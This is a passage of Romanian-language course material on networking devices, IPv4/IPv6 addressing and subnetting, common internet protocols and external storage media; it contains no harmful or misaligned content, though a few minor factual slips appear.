Multe hub-uri detectează probleme tipice, așa cum ar fi coliziuni excesive pe unele porturi. Rețelele Ethernet bazate pe hub-uri sunt în general mai robuste decât rețele Ethernet pe bază de cablu coaxial, unde un dispozitiv cu malfuncțiuni poate deactiva un segment întreg. Chiar dacă nu este partiționat automat, depanarea hub-urilor este o procedură mai ușoară fiindcă indicatorii de activitate situați în dispozitiv pot reflecta sursa problemei; în ultimă instanță, pentru a localiza sursa unei probleme, dispozitivele pot fi deconectate de la hub pe rând, unul câte unul, mult mai ușor decât la un cablu coaxial.

Hub – folosire

Din punct de vedere istoric motivul principal pentru folosirea hub-urilor a fost prețul lor redus, în comparație cu switch-urile. Dar îndată ce prețurile la switch-uri au scăzut considerabil, situația s-a schimbat; totuși în anumite situații speciale mai sunt folosite și azi hub-uri:

Un analizator de protocoale conectat la un switch nu poate întotdeauna primi toate pachetele dorite, fiindcă switch-ul separă porturile în diferite segmente. Conectarea analizatorului de protocol la un hub îi permite a vedea tot traficul de pe segment. (Și un switch se poate configura pentru a permite ca un port să asculte traficul de la un alt port. Aceasta se numește port mirroring = oglindirea unui port. Cu toate acestea, această configurație este mai costisitoare decât cea cu hub-uri.)

Așa-numitele Computer Clusters necesită ca fiecare membru (computer) să poată primi tot traficul care duce spre clustere. Un hub va face acest lucru pe cale naturală; folosirea unui parametru de punere în aplicare necesită trucuri speciale. În cazul în care utilizatori finali au acces la un parametru pentru a face conexiuni, de exemplu într-o sală de conferințe, un utilizator fără experiență, neglijent sau sabotor poate deactiva rețeaua prin legarea împreună a două porturi, stabilind astfel o buclă. Această situație poate fi prevenită prin utilizarea unui hub; în cazul dat bucla va deconecta alți utilizatori de la hub, dar nu tot restul rețelei. (De asemenea, situația poate fi prevenită prin utilizarea unui switch, care poate detecta și soluționa problemele provenite de la bucle, de exemplu prin punerea în aplicare a protocolului numit spanning tree.)

Switch

Un switch (numit și switch de rețea sau comutator de rețea) este un dispozitiv care realizează interconectarea diferitelor segmente de rețea pe baza adreselor MAC. Dispozitivele hardware uzuale includ switch-uri, care realizează conexiuni de 10, 100 sau chiar 1000 MB pe secundă, la semi-duplex sau duplex integral.

Semi-duplex înseamnă că dispozitivul legat astfel poate doar să trimită sau să primească informații la un moment dat, în timp ce duplex integral înseamnă posibilitatea trimiterii și primirii concomitente de informații.

Utilizarea extinderilor special proiectate fac posibilă realizarea unui număr mare de conexiuni utilizând diverse medii de rețea, incluzând tehnologii utilizate curent, precum Ethernet, Fibre Channel, ATM, IEEE 802.11.

Dacă într-o rețea sunt prezente doar switch-uri și nu există huburi, atunci domeniile de coliziune sunt fie reduse la o singură legătură, fie (în cazul în care ambele capete suportă duplex integral) eliminate simultan. Principiul unui dispozitiv de transmisie hardware cu multe porturi poate fi extins pe mai multe straturi, rezultând switch-ul multi-strat (multilayer).

Un Hub este cel mai simplu dispozitiv multi-port. Totuși, tehnologia folosită este considerată depășită din moment ce un hub retrimite orice pachet de date primit la toate porturile sale cu excepția celui de la care l-a primit. Atunci când se folosesc calculatoare multiple viteza scade rapid și încep să apară coliziuni care încetinesc și mai mult conexiunea. Prin folosirea switch-ului acest neajuns a fost rezolvat.

Există 4 metode de retransmitere a datelor:

- ❖ Stocază și trimite (în engleză **store and forward**) - Switch-ul acționează ca un buffer și, în mod uzual, realizează o sumă de control pentru fiecare cadru retransmis.
- ❖ **Cut through** - Switch-ul citește doar până la adresa hardware a cadrului, înainte de a îl trimite mai departe. Nu există detecție de erori la această metodă.
- ❖ **Fragment free** - Metoda încearcă să rețină beneficiile ambelor metode prezentate anterior. Se verifică primii 64 de octeți din cadru, stocându-se informația legată de adresare. În acest fel, cadrul își va atinge întotdeauna destinația. Detecția erorilor este lăsată în seama dispozitivelor terminale de la nivelele 3 și 4, de obicei fiind vorba de routere.
- ❖ Comutare adaptivă (în engleză **adaptive switching**) - Metoda comută automat între cele trei metode precedente.

Ruter

Un ruter (sau router) este un dispozitiv hardware sau software care conectează două sau mai multe rețele de calculatoare bazate pe „comutarea de pachete” (packet switching). Aceste rețele pot fi cu fir (în engleză wired) sau fără fir (în engleză wireless). Funcția îndeplinită de rutere se numește rutare. În acest articol diferențierea între rutere hardware și rutere software se face în funcție de locul unde se ia decizia de rutare a pachetelor de date. Ruterul software utilizează pentru decizie un modul al sistemului de operare, în timp ce ruterul hardware folosește dispozitive specializate (de tip ASIC) ce permit o viteză mai mare de comutare a pachetelor.

Ruterul operează la nivelul 3 al modelului OSI. Ele folosesc deci adresele IP (de rețea) ale pachetelor aflate în tranzit pentru a decide către care anume interfață de ieșire trebuie să trimită pachetul respectiv. Decizia este luată comparând adresa calculatorului destinație cu înregistrările (câmpurile) din tabela de rutare. Aceasta poate conține atât înregistrări statice (configurate/definite de către administratorul rețelei), cât și dinamice, aflate de la ruterul vecin prin intermediul unor protocoale de rutare.

Tipul de ruter cel mai cunoscut de către consumatori este cel destinat conexiunilor casnice și firmelor mici, ce nu fac decât să trimită pachetele IP între calculatoarele din rețea și Internet, prin rețeaua unui furnizor de servicii internet (ISP). Există totuși multe alte tipuri de rutere care conectează rețele de întreprindere sau rețele ISP.

8.2 Conectivități de rețea. Configurarea protocoalelor de rețea.

IP (Internet Protocol) este un protocol care asigură un serviciu de transmitere a datelor, fără conexiune permanentă. Acesta identifică fiecare interfață logică a echipamentelor conectate printr-un număr numit „adresă IP”. Versiunea de standard folosită în majoritatea cazurilor este IPv4. În IPv4, standardul curent pentru comunicarea în Internet, adresa IP este reprezentată pe 32 de biți (de ex. 192.168.0.1). Alocarea adreselor IP nu este arbitrară; ea se face de către organizații însărcinate cu distribuirea de spații de adrese. De exemplu, RIPE este responsabilă cu gestiunea spațiului de adrese atribuit Europei.

Internetul este în proces de evoluție către versiunea următoare de IP, numită IPv6, care practic așteaptă un utilizator major, care să oblige folosirea acestei versiuni superioare și de către alții. Ramurile Ministerului Apărării al SUA (DoD) au anunțat ca în decursul anilor 2009 - 2011 vor înceta relațiile cu furnizorii de servicii Internet care nu folosesc IPv6.

IPv4

Adresele IPv4 au o lungime de 32 de biți (4 octeți). Fiecare adresă identifică o rețea (network) și o stație de lucru (work station) din cadrul rețelei. Notăția obișnuită este obținută prin scrierea fiecărui octet în formă zecimală, separați între ei prin puncte. De exemplu, 192.168.0.1₁₀ este notația folosită pentru adresa 11000000.10101000.00000000.00000001₂.

Clase de adrese

La începuturile Internetului, adresele IPv4 se împărțeau în 5 clase de adrese, notate de la A la E. Împărțirea se făcea în funcție de configurația binară a primului octet al adresei, astfel:

Clasa	Primul octet în binar	Prima adresă	Ultima adresă
A	0xxxxxxx	0.0.0.1	127.255.255.255
B	10xxxxxx	128.0.0.0	191.255.255.255
C	110xxxxx	192.0.0.0	223.255.255.255
D	1110xxxx	224.0.0.0	239.255.255.255
E	11110xxx	240.0.0.0	255.255.255.255

Adresele rețelelor au toți biții de stație 0 și nu pot fi folosite pentru o stație. În plus, mai există și adrese de difuzare, care au toți biții de stație 1. Pentru identificarea stațiilor se folosesc numai adresele de clasă A până la C. În plus, există două intervale de adrese de clasă A nefolosite în Internet:

- ❖ Intervalul 0.0.0.0 - 0.255.255.255 nu se folosește, pentru a nu fi confundat cu ruta implicită;
- ❖ Intervalul 127.0.0.0 - 127.255.255.255 este folosit numai pentru diagnosticarea nodului local (întotdeauna acesta va fi cel care va răspunde la apelul unei adrese din aceasta clasă).

Din păcate, această metodă risipea multe adrese IP, iar odată cu răspândirea Internetului a apărut pericolul epuizării spațiului de adrese. Pentru a soluționa această problemă, la începutul anilor '90 au fost concepute mai multe soluții:

- ❖ adrese private;
- ❖ CIDR;
- ❖ VLSM;

Metodele de mai sus aveau rolul de a prelungi viața lui IPv4. În plus, a fost conceput și un nou protocol, IPv6.

Adrese private

Dispozitivele neconectate la Internet nu au nevoie de o adresă IP unică. Pentru aceste dispozitive au fost standardizate adresele private. Aceste adrese nu sunt unice la nivelul Internetului și de aceea nu sunt rutate de dispozitivele de nivel 3. În RFC 1918 au fost definite trei intervale rezervate pentru adresare privată:

- ❖ Adrese rezervate pentru clasa A: 10.0.0.0 - 10.255.255.255
- ❖ Adrese rezervate pentru clasa B: 172.16.0.0 - 172.31.255.255
- ❖ Adrese rezervate pentru clasa C: 192.168.0.0 - 192.168.255.255

Nu este obligatoriu ca fiecare bloc de adrese să fie alocat unei singure rețele. De obicei, administratorul de rețea va împărți un bloc în subrețele; de exemplu, multe rutere pentru uz personal folosesc subrețeaua 192.168.0.0 - 192.168.0.255 (192.168.0.0/24).

Subrețele

Atât adresele IPv4 cât și cele IPv6 folosesc subnetarea, care constă în împărțirea adresei IP în două părți: adresa de rețea și adresa de stație. Folosind o mască de rețea, calculatorul poate determina unde să împartă adresa IP (conform standardului RFC 950).

Subnetarea a apărut ca soluție pentru problema epuizării spațiului de adrese IP. Odată cu subrețelele a apărut distincția între adresarea "classfull" (care ține cont de clasele de adrese) și adresarea "classless" (care oferă suportul pentru câmpul de subrețea).

În 1992 au fost introduse și mecanismele de rutare pentru adresarea classless. Aceste mecanisme vizau atât protocoalele de rutare (CIDR), cât și protocoalele rutate (VLSM).

VLSM

VLSM (Variable Length Subnet Mask) este un procedeu care presupune precizarea unei măști de rețea pentru fiecare adresă asociată unei interfețe. Acest lucru permitea împărțirea unei clase de adrese în mai multe rețele de dimensiuni diferite, micșorând astfel irosirea de adrese IP.

De exemplu, pentru o rețea de 20 de calculatoare (stații) se puteau folosi acum doar 32 de adrese (o rețea /27), față de 256 de adrese (o rețea de clasă C, /24).

CIDR

CIDR (Classless InterDomain Routing) se referă la modul de reprezentare a adreselor IP în tabela de rutare și la modul de trimitere a mesajelor de actualizare. În notația CIDR, adresa IP este reținută întotdeauna împreună cu masca de rețea. De exemplu, o adresă IP de tipul 192.0.2.1, cu masca 255.255.255.0, ar fi scrisă în notația CIDR ca 192.0.2.1/24, deoarece primii 24 de biți din adresa IP indică subrețeaua.

Faptul că în tabela de rutare este precizată și masca de rețea permite agregarea (unirea) rețelelor vecine, reducând dimensiunea tabelii de rutare. De exemplu, rețelele 192.0.2.0/24 și 192.0.3.0/24 vor fi reținute ca 192.0.2.0/23:

```
192.0.2.0/24 = 11000000.00000000.00000010. / 00000000
192.0.3.0/24 = 11000000.00000000.00000011. / 00000000
-----
192.0.2.0/23 = 11000000.00000000.00000001 / 0.00000000
```

IPv6

IPv6 este un protocol dezvoltat pentru a înlocui IPv4 în Internet. Adresele au o lungime de 128 biți (16 octeți), ceea ce este considerat suficient pentru o perioadă îndelungată. Teoretic există 2128, sau aproximativ $3,403 \times 10^{38}$ adrese unice. Lungimea mare a adresei permite împărțirea în blocuri de dimensiuni mari și implicit devine posibilă introducerea unor informații suplimentare de rutare în adresă.

Windows Vista, Mac OS X, toate distribuțiile moderne de Linux[1], precum și foarte multe alte sisteme de operare includ suport "nativ" pentru acest protocol. Cu toate acestea, IPv6 nu este încă folosit pe scară largă de către furnizorii de acces și servicii Internet, numiți Internet Service Providers sau ISP.

Adresele IPv6 sunt scrise de cele mai multe ori sub forma a 8 grupuri de câte 4 cifre hexazecimale, fiecare grup fiind separat de două puncte (:). De exemplu, 2001:0db8:85a3:08d3:1319:8a2e:0370:7334 este o adresă IPv6 corectă.

Dacă unul sau mai multe din grupurile de 4 cifre este 0000, zerourile pot fi omise și înlocuite cu două semne două puncte(::). De exemplu, 2001:0db8:0000:0000:0000:0000:1428:57ab se prescurtează 2001:0db8::1428:57ab. Această prescurtare poate fi făcută o singură dată, altfel ar putea apărea confuzii cu privire la numărul de câmpuri omise. Plecând de la adresa 2001:0000:0000:ffd3:0000:0000:0000:57ab, prescurtarea 2001::ffd3::57ab ar putea să însemne 2001:0000:0000:0000:0000:ffd3:0000:57ab, 2001:0000:ffd3:0000:0000:0000:0000:57ab, sau altă combinație similară. Zerourile de la începutul unui grup pot fi de asemenea omise, ca de exemplu în adresa localhost ::1.

Toate adresele de mai jos sunt corecte și echivalente:

```
2001:0db8:0000:0000:0000:0000:1428:57ab
2001:0db8:0000:0000:0000::1428:57ab
2001:0db8:0:0:0:0:1428:57ab
2001:0db8:0:0::1428:57ab
2001:0db8::1428:57ab
2001:db8::1428:57ab
```

Ultimii 4 octeți ai unei adrese IPv6 pot fi scriși în zecimal, folosind ca separator un punct. Această notație este folosită în adresele IPv6 compatibile IPv4 (vezi mai jos). Forma generală

este x:x:x:x:x:d.d.d.d unde x reprezintă cifre hexazecimale din primele 6 grupuri, iar d corespunde unei număr zecimal (între 0 și 255), ca și în adresele IPv4. De exemplu, ::ffff:12.34.56.78 este aceeași adresă cu ::ffff:0c22:384e și cu 0:0:0:0:0:ffff:0c22:384e. Acest mod de scriere este învechit și nu este folosit decât de unele aplicații.

Adrese de rețea

Adresele de rețea IPv6 sunt scrise folosind notația CIDR. O rețea (sau subrețea) IPv6 este un grup continuu de adrese IPv6 a cărui mărime trebuie să fie putere a lui 2; primii biți ai adreselor, identici pentru toate adresele din rețea, formează prefixul rețelei.

O rețea este reprezentată de prima adresă din rețea și de mărimea prefixului în biți, separate de "/". De exemplu, 2001:0db8:1234::/48 este rețeaua cu adresele

2001:0db8:1234:0000:0000:0000:0000 până la 2001:0db8:1234:ffff:ffff:ffff:ffff:ffff

Deoarece un calculator poate fi văzut ca o rețea cu prefixul 128, adresele sunt câteodată urmate de /128.

Adrese publice

- ❖ Adresele unicast IPv6 folosite pentru adresarea pe Internet trebuie să aibă prefixul 2000::/3, adică sunt cuprinse între 2000:: și 3fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff.
- ❖ Adresele multicast reprezintă modalitatea prin care un echipament poate trimite un mesaj către un grup de echipamente ce se află fie în rețeaua locală, fie în alte rețele. Spre deosebire de broadcast, multicast nu este suportat de toate echipamentele (în special de cele mai vechi) și depinde foarte mult de modul în care sunt configurate routerele ce fac legătura între rețele.

Deoarece mesajele multicast au o sursă și un număr nedefinit de destinații este necesar să se folosească la nivelul transport un protocol ce nu conține conexiuni. Ca și în cazul broadcast, multicast folosește protocolul UDP cu toate avantajele și dezavantajele sale. Ca și în cazul broadcast adresa IP a mesajului broadcast nu este adresa specifică a unui echipament, ci este o adresă IP ce are o valoare specială. Concret, este vorba de o adresă IP din clasa D. Adresele IP se împart pe clase în funcție de valoarea octetului cel mai semnificativ, conform tabelului.

Clasa	Valoare octet semnificativ	Interval adrese IP
A	0xxxxxxx	0.0.0.0 – 127.255.255.255
B	10xxxxxx	128.0.0.0 – 191.255.255.255
C	110xxxxx	192.0.0.0 – 223.255.255.255
D	1110xxxx	224.0.0.0 – 239.255.255.255
E	1111xxxx	240.0.0.0 – 255.255.255.255

În rest, trimiterea unui mesaj multicast nu diferă cu nimic față de trimiterea unui mesaj UDP unicast (către o singură destinație). Intern, pe baza clasei adresei IP destinație, sistemul determină faptul că este vorba de un mesaj multicast și determină adresa MAC destinație folosind următorul algoritm:

- Primii 3 octeți (cei mai semnificativi) ai adresei MAC destinație au valoarea 01-00-5E
- Ultimii 3 octeți (cei mai puțin semnificativi) ai adresei MAC se obțin prin aplicarea măștii 7F-FF-FF peste ultimii 3 octeți (cei mai puțin semnificativi) ai adresei IP destinație

Adrese private

Asemenea rezervărilor IPv4 pentru adrese private sau rețele interne închise, există și adrese IPv6 rezervate pentru spațiul privat de adresare. În IPv6, acestea se numesc Adrese Local Unice (engleză Unique Local Addresses - ULA). RFC 4193 rezervă prefixul fc00::/7 în acest scop, împărțindu-l în 2 spații /8 cu politici implicite diferite pentru fiecare spațiu (cfm. IPv6). Adresele includ un număr aleator de 40 de biți care minimizează riscul unei coliziuni de adrese în cazul conectării a 2 spații private sau pachetele sunt rutate greșit.

Proiectele inițiale (RFC 3513) foloseau alt bloc de adrese în acest scop (fec0::), denumite și adrese specifice unei locații. Din păcate definiția a ceea ce sunt reprezintă locațiile (engleză site) a ramas neclară și politicile de adresare prost definite creau ambiguități în algoritmul de rutare. Blocul respectiv de adrese a fost abandonat și trebuie să nu mai fie utilizat în sistemele noi.

Adresele ce încep cu fe80: - numite adrese link-local - sunt atribuite în zona local link. Adresele sunt generate automat de către nivelul IP al sistemului de operare pentru fiecare interfață de rețea. Aceasta asigură conectivitate la rețea automată și instantanee pentru orice host IPv6 și semnifică faptul că mai multe host-uri conectate la un hub sau switch comun au o cale de comunicare garantată prin adrese local-link. Această funcționalitate este utilizată extensiv și invizibil pentru majoritatea utilizatorilor, în nivelele inferioare ale administrării rețelelor IPv6 (Neighbor Discovery Protocol).

Toate prefixele atribuite adreselor private nu sunt rutate pe Internet.

Adrese IPv6 mapate peste IPv4

Pentru a permite trecerea fără probleme de la IPv4 la IPv6, au fost imaginate diferite metode de alocare automată a unor adrese IPv6 plecând de la adrese IPv4:

- ❖ ::ffff:0:0/96 — acest prefix este folosit pentru adrese IPv4 mapate.
- ❖ 2001::/32 — folosit pentru Tunelare Teredo.
- ❖ 2002::/16 — folosit pentru adresare 6to4.

În plus, mai exista și prefixul ::/96 (adresă cu primii 96 de biți 0). Adresele din acest spațiu erau cunoscute inițial ca „adrese compatibile IPV4” și aveau ultimii 32 de biți egali cu adresa IPv4 a gazdei. IETF a declarat acest bloc de adrese depășit prin publicarea RFC 4291. Singura utilizare a acestui prefix rămâne reprezentarea unor adrese IPv4 și Pv6 într-un același tabel sau bază de date cu coloane de dimensiune fixă.

8.3 Protocoale de rețea. Configurarea protocoalelor de rețea.

În Internet se folosesc protocoale care fie se bazează pe TCP/IP, fie utilizează protocolul TCP/IP. Vom prezenta în continuare cele mai folosite protocoale utilizate în mediul Internet.

Protocolul ARP – protocol de rezoluție a adresei

Pentru ca două sisteme de calcul să poată comunica într-o rețea este necesară cunoașterea atât a adresei MAC, cât și a adresei IP. În cazul în care numai una dintre adrese este disponibilă se apelează la un protocol dedicat care pe baza acesteia va determina cealaltă adresă.

Stiva de protocoale TCP/IP conține două protocoale de nivel rețea pentru a servi acest scop: ARP (Address Resolution Protocol) și RARP (Reverse Address Resolution Protocol). ARP este protocolul ce va oferi adresa MAC a unui dispozitiv de rețea, dată fiind adresa sa IP. ARP se bazează pe construirea și menținerea unei tabele ARP. O tabela ARP are rolul de a oferi o corespondență între adresele IP și cele MAC. Acestea sunt construite dinamic și sunt stocate în memoria RAM. Deși există mecanisme pentru adăugarea sau eliminarea unei intrări într-o tabelă ARP acestea sunt rareori folosite. Fiecare computer sau dispozitiv de rețea își păstrează propria sa tabelă ARP.

Protocolul ICMP – protocolul mesajelor de control

Arhitectura internetului implică o serie de probleme atunci când o mașină anume nu funcționează. Dacă funcționează, totul e bine. Dacă nu, intervine ICMP: Internet Control Message Protocol.

ICMP este protocolul responsabil cu determinarea eventualelor probleme datorate "căderii" unei mașini. Nu-i așa că ați folosit comanda ping? Așa trimiteți un pachet. Ținta va răspunde - în cazul în care va primi pachetul. Dacă totul e în ordine, rezultatul este un pachet identic. Dacă nu, veți primi un pachet ICMP. Acesta conține, în header-ul său, informațiile de care are nevoie pentru a determina o eventuală problemă.

Protocolul ICMP este unul de mare importanță, în primul rând pentru administratori. Ei își pot da seama dacă cineva a scos din uz o mașină în mod intenționat - spre exemplu dacă o mașină funcționează perfect, dar portul 80 (HTTPD) nu este accesibil, avem un indiciu al unui eventual atac.

Protocolul DHCP – protocol pentru alocarea dinamică a adreselor IP

În primele zile ale rețelelor TCP/IP, administratorii defineau adresa fiecărui dispozitiv într-un fișier text sau într-o casetă de dialog. Din acel moment, adresa rămânea fixată până când cineva o modifica. Problema era că administratorii, ocazional, atribuiau din greșală adrese contradictorii altor dispozitive din rețea, provocând multe și mari neplăceri. Pentru a rezolva această problemă și pentru a facilita atribuirea adreselor TCP/IP a inventat un serviciu numit Dynamic Host Configuration Protocol (DHCP).

Serviciile DHCP rulează pe un server DHCP, unde controlează un domeniu de IP, denumite domeniu de acoperire. Când dispozitivele se conectează la o rețea contactează serverul DHCP pentru a obține o adresă atribuită pe care să o poată folosi. Se spune că adresele de la un server DHCP sunt închiriate clientului care le folosește, cea ce înseamnă că rămân atribuite unui anumit dispozitiv pentru un interval de timp înainte de a expira și devin disponibile pentru utilizare de către un alt dispozitiv. Perioadele de închiriere sunt de numai câteva zile, dar administratorii de rețea pot folosi orice perioadă de timp doresc.

Protocolul HTTP - Hypertext Transfer Protocol

World Wide Web este alcătuit din documente care folosesc un limbaj de formatare denumit HTML, abreviere de la Hypertext Markup Language (limbaj de marcare prin hipertext). Aceste documente sunt compuse din text de afișat, imagini grafice, comenzi de formatare și hiperlegături spre alte documente situate altundeva în Web. Documentele HTML sunt afișate cel mai frecvent folosind browsere Web, precum Internet Explorer, Safari sau Mozilla Firefox.

Un protocol denumit Hypertext Transfer Protocol (protocol de transfer prin hipertext) controlează tranzacțiile dintre un client Web și un server Web. HTTP este un protocol destinat stratului aplicație. Protocolul HTTP face uz în mod transparent de DNS și de alte protocole Internet pentru a forma conexiuni între clientul și serverul Web astfel încât utilizatorul cunoaște numai numele domeniului și numele documentului însuși.

HTTP este, în esență, un protocol nesigur. Informațiile pe suport text sunt transmise „în clar”, între client și server. Pentru a satisface necesitatea unor rețele Web sigure există alternative precum Secure HTTP (S-HTTP) sau Secure Sockets Layer (SSL).

Cererile unui client Web către un server Web sunt orientate spre conexiune, deci sunt persistente. Odată ce clientul a primit conținutul unei pagini HTML, conexiunea nu mai este activă. Executarea unui clic în documentul HTML reactivează legătura fie către serverul original (dacă într-acolo indică hiperlegătura), fie către un alt server, situat altundeva.

Protocolul FTP – protocol pentru transferul fișierelor

Abrevierea FTP simbolizează două lucruri: File Transfer Protocol (protocol de transfer al fișierelor) și File Transfer Program (program de transfer al fișierelor).

FTP este un protocol de nivel aplicație folosit pentru trimiterea și recepționarea fișierelor între un client FTP și un server FTP. De regulă, aceasta se realizează cu programul FTP sau cu un alt program care poate de asemenea folosi protocolul. Transferurile FTP pot fi bazate pe text sau sunt binare și pot manipula fișiere de orice dimensiune. Când vă conectați la un server FTP pentru a transfera un fișier, vă conectați la serverul FTP folosind un nume de utilizator și o parolă valabile. Totuși, multe site-uri sunt configurate să permită ceea ce se numește FTP anonim, când se introduce numele de utilizator anonymous și apoi introduceți și adresa dumneavoastră de e-mail ca parolă.

Protocolul Telnet – protocol pentru stabilirea de conexiuni la distanță

Telnet definește un protocol care permite stabilirea unei sesiuni terminal de la distanță la o gazdă din Internet, astfel ca utilizatorii de la distanță să aibă acces ca și cum ar sta la un terminal conectat direct la calculatorul gazdă. Folosind Telnet, utilizatorii pot controla sistemul gazdă aflat la distanță, executând operații precum gestiunea fișierelor, rularea aplicațiilor sau chiar (cu permisiuni corespunzătoare) administrarea sistemului aflat la distanță.

Protocolul SMTP – protocol simplu de transfer de poștă

Poșta electronică a avut un început cam nesigur pe Internet; primele programe de e-mail partajau puține standarde cu alte programe de e-mail, mai ales în ceea ce privește manipularea datelor binare atașate. În ziua de azi, toate programele curente de e-mail recunosc toate standardele acceptate pe scară largă.

Simple Mail Transfer Protocol (SMTP) este folosit pentru trimiterea și recepționarea mesajelor de e-mail de la un server e-mail la celălalt. Detalii despre SMTP se pot găsi în RFC 821. Protocolul SMTP definește un dialog între un sistem emițător și unul receptor. Un dialog SMTP începe când un sistem emițător se conectează la portul 25 al unui sistem receptor. După stabilirea conexiunii, sistemul emițător trimite o comandă HELO, urmată de adresa sa. Sistemul receptor confirmă comanda HELO, alături de adresa sa proprie. Apoi, dialogul continuă; sistemul emițător trimite o comandă prin care se arată că sistemul dorește să trimită un mesaj și se indică destinatarul căruia îi este destinat mesajul. Dacă sistemul receptor cunoaște destinatarul, confirmă cererea și apoi sistemul emițător transmite corpul mesajului, alături de eventualele fișiere atașate. În final, conexiunea dintre cele două sisteme este încheiată odată ce sistemul receptor confirmă recepționarea întregului mesaj.

Protocolul POP3 – protocol de poștă electronică

Post Office Protocol, pe scurt, POP, este primul protocol de poștă electronică și încă este folosit în zilele noastre. Pentru utilizatorii ce folosesc sisteme care fie nu sunt capabile să ruleze un server complet de tipul Simple Mail Transfer Protocol (SMTP) fie nu sunt conectate permanent, este utilizată o mașină de tip „Post Office”. Această mașină Post Office este conectată permanent la Internet și primește e-mail-urile destinate utilizatorului prin SMTP. Mesajele sunt trimise într-o casuță electronică de pe mașina Post Office ca și cum ar fi fost mașina folosită de utilizator din modelul vechi. Cândva, mai târziu, utilizatorul se conectează de pe stația de pe care operează cu ajutorul unui client de e-mail la serverul POP existent pe mașina Post Office și face transferul mesajelor care așteaptă pe stație. Din acest moment, utilizatorul își poate citi sau procesa după cum dorește mesajele în stația locală. Acest sistem foarte simplu a servit și servește foarte bine utilizatorii de ceva timp încoace.

Protocolul IMAP – protocol interactiv de poștă electronică

Internet Message Access Protocol, pe scurt, IMAP, a fost proiectat pentru a depăși câteva dintre limitările protocolului POP. În loc să transfere toate mesajele pe stația clientului, IMAP reține aceste mesaje pe server. Metoda folosită de POP este denumită câteodată „offline” deoarece, după ce v-ați transferat mesajele, teoretic, puteți să vă deconectați în timp ce vă citiți e-mail-ul. Metoda principală folosită de către IMAP este considerată a fi „online” deoarece presupune conectarea pe toată perioada cât vă citiți mesajele. Atunci când vă conectați la un server IMAP, inițial doar anteturile noilor mesaje sunt descărcate în clientul de e-mail pentru vizualizare și în momentul selectării unui mesaj este descărcat și conținutul acestuia. La final, sunt trimise înapoi la server mesaje pentru setarea unor flaguri ce determină starea mesajelor (citit / necitit).

9. Instalarea și configurarea echipamentelor periferice.

Obiective:

1. Studiarea unităților externe de stocare a datelor pe:
 - Discuri magnetice, optice;
 - Cartele de magnetice de memorie solidă, inteligente;
2. Distingerea dispozitivelor de introducere/extragere a datelor;

9.1 Unități externe de stocare a datelor

La sfârșitul anilor 1940, designerii primelor calculatoare au recurs la tehnologia de înregistrare a informațiilor audio analogice folosind magnetismul dezvoltate până în acel moment pentru a asigura un mediu de stocare/recuperare a datelor digitale. Conceptul din spatele tehnologiei a fost prezentat de Oberlin Smith în 1878, când a fost depus un brevet, și mediatizat 10 ani mai târziu.

Cu toate acestea, abia în 1898 inventatorul danez Valdemar Poulsen a prezentat prima înregistrare magnetică funcțională. Dispozitivul lui Poulsen înregistra semnalul pe un fir înfășurat în jurul unui tambur. Primele dispozitive de stocare magnetice au fost concepute pentru a înregistra semnal audio analogic. Calculatoarele, precum și majoritatea dispozitivelor de stocare magnetice audio și video din generația actuală păstrează informația în format digital.

Pentru calculatoarele vechi, stocarea magnetică era utilizată ca memorie principală. Spre deosebire de calculatoarele moderne, banda magnetică era utilizată și pentru memoria secundară.

Stocarea magnetică se referă la stocarea datelor pe un mediu magnetizat. Toate dispozitivele de stocare magnetică citesc și scriu datele folosind electromagnetismul și reprezintă o formă de memorie non-volatilă. Informațiile sunt accesate folosind unul sau mai multe capete de citire/scriere.

Dispozitive de stocare magnetice analogice

Înregistrarea analogică se bazează pe faptul că magnetizarea remanentă a unui material dat depinde de amplitudinea câmpului aplicat. În mod normal, materialul magnetic este în formă de bandă, cu banda neînregistrată fiind inițial demagnetizată. Când se înregistrează, banda se învârtă cu o viteză constantă. Capul de scriere magnetizează banda cu un curent proporțional cu semnalul. Magnetizarea este distribuită de-a lungul întregii benzi. În cele din urmă, distribuția magnetizării poate fi citită, reproducând semnalul original. Banda magnetică este de obicei realizată prin înglobarea particulelor magnetice într-un liant de plastic pe peliculă de poliester. Particulele magnetice cel mai frecvent folosite sunt particulele de oxid de fier sau oxid de crom și particule de metal cu dimensiuni de 0,5 micrometri. În ultimii 20 de ani, banda magnetică a fost treptat înlocuită cu înregistrările digitale.



Caseta audio



Caseta video

Dispozitive de stocare magneto-optice

Un dispozitiv optic de stocare a datelor, numit și disc optic, este un dispozitiv care stochează informația pe suprafața unui disc și citește această informație prin iluminarea suprafeței cu un laser și observarea reflexiei. Tot „disc optic” este numit și discul propriu-zis purtător de date.

Clasificarea discurilor optice după caracteristicile înregistrărilor:

- ❖ Discuri cu informații permanente, produse în fabrică (read only media, ROM),
- ❖ Discuri ce pot fi înregistrate la utilizator doar o singură dată (write once media, writeable),
- ❖ Discuri ce pot fi înregistrate de mai multe ori (re-write media, re-writeable).

În prezent sunt folosite următoarele tipuri de discuri optice:

- ❖ CD, CD-ROM, DVD, BD-ROM – de tipul read only, folosite pentru distribuția în masă a informației digitale (muzică, filme, programe pentru PC);
- ❖ CD-R, DVD-R, DVD+R, BD-R – de tipul write once, folosite pentru stocarea informației;
- ❖ CD-RW, DVD-RW, DVD+RW, DVD-RAM, BD-RE – dispozitive de stocare ce se scriu foarte încet, dar se citesc foarte repede, folosite pentru stocarea informației;
- ❖ Ultra Density Optical sau UDO are o capacitate de stocare similară cu BD-R sau BD-RE și este un dispozitiv ce se scrie încet, se citește repede și este folosit pentru stocarea informației.

Există și dispozitivele de stocare magneto-optice. Acestea sunt discuri optice care stochează informația prin magnetizarea suprafeței lor feromagnetice. Înregistrarea se efectuează prin combinarea metodelor magnetice și optice, iar citirea se face optic. Aceste dispozitive stochează informația în mod nevolatil, cu acces secvențial, cu proces de scriere lent dar cu citire rapidă.

Dispozitivele de stocare magneto-optice (MO) sunt dispozitive de stocare a datelor pe un purtător de date special, folosind efecte magnetice și optice. Se utilizează în special pentru copiile de siguranță (în engleză: backup) ale fișierelor de calculator. Aceste dispozitive pot stoca cantități relativ mari de date. Un disc magneto-optic are un aspect similar cu o dischetă magnetică de 3,5 țoli (aproximativ 90 mm) și o dimensiune puțin mai mare decât aceasta.

Spre deosebire de dischete, care puteau stoca până la 2,88 MB, un disc magneto-optic poate stoca o cantitate mult mai mare de date, variind de la 100 MB până la câțiva GB. În ceea ce privește viteza de acces la date, discurile MO sunt mai rapide decât dischetele, dar mai lente decât unitățile de disc dur.

